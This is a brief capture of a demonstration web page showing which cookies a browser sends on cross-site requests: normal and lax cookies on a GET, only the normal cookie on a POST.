


Displaying All Cookies Sent by Browser

- cookie-normal=aaaaaa
- cookie-lax=bbbbbb

Your request is a cross-site request!

For post request only normal cookies will be available, not the strict and lax ones.



Displaying All Cookies Sent by Browser

- **cookie-normal=aaaaaa**

Your request is a cross-site request!